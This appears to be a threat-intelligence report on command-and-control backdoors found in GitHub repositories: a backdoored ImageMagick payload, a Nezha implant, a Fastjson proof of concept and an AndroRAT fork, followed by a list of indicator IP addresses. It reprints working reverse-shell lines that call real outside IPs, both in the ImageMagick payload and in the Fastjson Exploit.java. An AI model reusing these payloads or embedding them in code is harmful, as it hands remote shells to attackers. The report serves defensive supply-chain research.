
ZEROTAK

Cyber Jungle Intelligence Series

Tracking C2 Backdoors in Open Source Projects



Public Report

Table of Contents

Lead of Research: ***Cristian Cornea***

Summary

We reviewed several public GitHub repositories and discovered multiple hard-coded Command-and-Control (C2) IP addresses embedded across different types of open-source content.

The C2s appeared in three distinct ways:

1. In exploits and proof-of-concept (PoC) code
2. Inside intentionally backdoored source code
3. In source-code comments

In this report, we present *4 real-world cases* that illustrate C2 endpoints embedded within open-source projects. We also include a set of *Indicators of Compromise (IoCs)* identified across multiple repositories, beyond the examples showcased.

Cyber Jungle Intelligence Series represents a line of investigative threat-intelligence reports designed to navigate the dense, unpredictable, and often hostile terrain of the cyber landscape.

Disclaimer

This research was conducted solely for educational purposes. No exploitation, unauthorized access, or interaction with live systems was performed, and no attempts were made to modify, execute, or distribute any malicious code.

The objective of this work is to raise awareness about the risks associated with malicious or backdoored open-source content, and to help security teams, developers, and organizations strengthen their supply-chain security practices.

We explicitly disclaim any intention to promote, assist, or enable malicious activity. Nothing in this report should be interpreted as legal, operational, or tactical advice for offensive use. Any misuse of the information contained herein is strictly prohibited. Zerotak Security, its researchers, and its partners assume no liability for actions taken by third parties based on this material.

How C2 Backdoors Appear in Open Source

We identified at least the following ways to detect C2 backdoors in Open Source projects:

1. Backdoored Exploits

Attackers often embed a callback to a Command and Control (C2), turning a PoC into a delivery mechanism.

2. Backdoored Source Code

Open-source projects can be forked and modified by anyone. A malicious actor can easily publish a modified version of a legitimate project that contains a reverse shell, RAT, miner, or beacon.

3. Comments

The malicious C2 endpoint is not removed from the project entirely. Instead, it is simply commented out within the source code.

Example #1:

ImageMagick Payload Image (CVE-2016-3714) with Chinese Backdoor

A payload used to exploit the ImageMagick vulnerability (CVE-2016-3714) contained an embedded IP address belonging to an alleged C2 infrastructure.

Source:
https://github.com/ym2011/POC-EXP/blob/206b22d3a6b2a172359678df33bbc5b2ad04b6c3/ImageMagick/exp.jpg

POC-EXP / ImageMagick / **exp.jpg**

ym2011 update

4 lines (4 loc) · 150 Bytes

```
1  push graphic-context
2  viewbox 0 0 640 480
3  fill 'url(https://example.com/image.jpg"|bash -i >& /dev/tcp/202.102.245.15/12345 0>&1")'
4  pop graphic-context
```

202.102.245.15 was not found in our database

ISP	Henan provice multimedia information bureau,
Usage Type	Fixed Line ISP
ASN	Unknown
Hostname(s)	15.245.102.202.ha.cnc
Domain Name	online.ha.cn
Country	China
City	Henan, Heilongjiang

The malicious payload is also shared across multiple forks:

ym2011/POC-EXP · ImageMagick/exp.jpg

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com/image.jpg"|bash -i >& /dev/tcp/202.102.245.15/12345 0>&1")'
pop graphic-context
```

AirTed/POC-EXP · ImageMagick/exp.jpg

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com/image.jpg"|bash -i >& /dev/tcp/202.102.245.15/12345 0>&1")'
pop graphic-context
```

30579096/POC-EXP · ImageMagick/exp.jpg

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com/image.jpg"|bash -i >& /dev/tcp/202.102.245.15/12345 0>&1")'
pop graphic-context
```

Silentsoul04/POC-EXP · ImageMagick/exp.jpg


```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com/image.jpg"|bash -i >& /dev/tcp/202.102.245.15/12345 0>&1")'
pop graphic-context
```

xiaoaliha/POC-EXP-1 · ImageMagick/exp.jpg

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com/image.jpg"|bash -i >& /dev/tcp/202.102.245.15/12345 0>&1")'
pop graphic-context
```


Example #2:

Nezha Agent Implant Hosted on GitHub



What is Nezha Agent?

Nezha is a remote management and monitoring (RMM) tool of Chinese origin that has legitimate uses but is widely documented as being weaponized by threat actors.



(Translated page for Nezha agent)

It is commonly known that RMM software has a dual-use, both for system administrators and hackers. As we can see Nezha is being referenced in multiple articles as "Weaponized by China-Nexus Hackers" or "Chinese Hackers Weaponize Open-Source Nezha Tool in New Attack Wave".


Below are listed multiple references describing how this tool has been seen in the wild used for malicious purposes:

- The Crown Prince, Nezha: A New Tool Favored by China-Nexus Threat Actors (source: huntress.com)
- Nezha Attacks Detection: Open-Source Monitoring Tool Weaponized by China-Nexus Hackers to Deploy Gh0st RAT (source: socprime.com)
- Open-source monitor turns into an off-the-shelf attack beacon (source: csoonline.com)

In the repository we examined, the author uploaded:

- A webshell (index.php)
- Nezha backdoor system services
- An additional file (43215) containing a reverse shell callback to an IP address hosted in Hong Kong


Source: https://github.com/stou020/nz/blob/main/43215



Example #3:

Backdoored Fastjson PoC (CVE-2017-18349)

Although Fastjson has a long history of exploitation and numerous PoCs exist, not all of them feature embedded C2 backdoors.



In this GitHub example, the PoC source code contains additional code referencing attacker infrastructure, effectively turning a test exploit into a staged compromise.

Vulub / Fastjson / **Exploit.java**

0xcrAne Fastjson相关

Code | Blame | 25 lines (21 loc) · 622 Bytes

```java
import javax.naming.Context;
import javax.naming.Name;
import javax.naming.spi.ObjectFactory;
import java.io.IOException;
import java.util.Hashtable;


public class Exploit{
    public Exploit() {}

    static
    {
        try {
            String[] cmds =  new String[]{"bash", "-c", "/bin/bash -i >& /dev/tcp/49.234.9.24/1234 0>&1"};
            Runtime.getRuntime().exec(cmds);
        } catch (Exception e) {
            e.printStackTrace();
        }
    }

    public static void main(String[] args) {
        Exploit e = new Exploit();
        System.out.println("hello world");
    }
}
```

Source: https://github.com/0xcrAne/Vulub/tree/75f2a832bd731e466868e2fa45e9a2a24cf8b23e/Fastjson

49.234.9.24 was not found in our database

ISP	Tencent cloud computing (Beijing) Co., Ltd.
Usage Type	Data Center/Web Hosting/Transit
ASN	Unknown
Domain Name	tencent.com
Country	China
City	Shanghai, Shanghai

Example #4:

Android RAT with C2 IP Address

Disclaimer : This software is meant for educational purposes only. I'm not responsible for any malicious use of the app.

AndroRAT


license MIT Follow Follow 938

AndroRAT is a tool designed to give the control of the android system remotely and retrieve informations from it. Androrat is a client/server application developed in Java Android for the client side and the Server is in Python.


AndroRAT will work on device from Android 4.1 (Jelly Bean) to Android 9.0 (Oreo) (API 16 to API 28)

> AndroRAT also works on Android 10 (Q) but some of the interpreter command will be unstable.

Screenshots




An AndroRAT fork uploaded to GitHub included a Java configuration file pointing directly to a C2 IP used for remote device control.



Source: https://github.com/terry-gif/AndroRAT/tree/53131c611537811f41cc6aaa3d5e979dfaf3cef7

Original repository of AndroRAT:



Source: https://github.com/karma9874/AndroRAT

What makes this case interesting is that the repository looked like a benign fork at first glance until examining the config.java file revealed the connection endpoint.

Source:
https://github.com/terry-gif/AndroRAT/blob/53131c611537811f41cc6aaa3d5e979dfaf3cef7/Android_Code/app/src/main/java/com/example/reverseshell2/config.java#L4

ZEROTAK

156.0.213.42 was found in our database!

This IP was reported **29** times. Confidence of Abuse is **17%**: ?

17%

ISP	Sous classe utilisée pour l'accès Internet des abonnés du réseau Mobile.
Usage Type	Mobile ISP
ASN	AS37136
Domain Name	moov.bj
Country	Benin
City	Cotonou, Littoral

Lessons Learned

Supply-chain security is not limited to packages and libraries. Attackers also abuse open-source artifacts as delivery vectors.

For example, forks are a common insertion point for backdoors. Validating who created a fork, what was changed, and when is essential for identifying hidden C2 callbacks.

As a closing note, treat public PoCs and cloned repositories with caution and verify every artifact before execution.

Indicators of Compromise

47.113.187.190
202.103.243.122
61.164.47.202
202.102.245.15
81.71.84.61
219.152.63.100
120.79.33.25
132.232.23.92
45.78.38.107
20.2.201.152
38.47.101.230
39.106.51.35
39.107.99.211
39.102.55.19
39.108.164.219
39.106.75.37
34.92.4.196
47.109.58.205
47.120.74.19
47.98.125.75
49.234.9.24
43.143.168.146
47.94.239.235
47.52.233.92
47.93.248.221
47.101.145.9
47.96.116.171
47.101.214.85
47.236.36.93
49.232.202.102
47.94.236.117
59.110.35.240
60.205.202.176
60.204.216.3
62.234.82.111
62.234.210.59
81.71.17.84
81.68.139.186

Get in Touch

Questions about this report or our threat-intelligence services?

Email us at *collaboration@zerotak.com*

Website: *https://zerotak.com*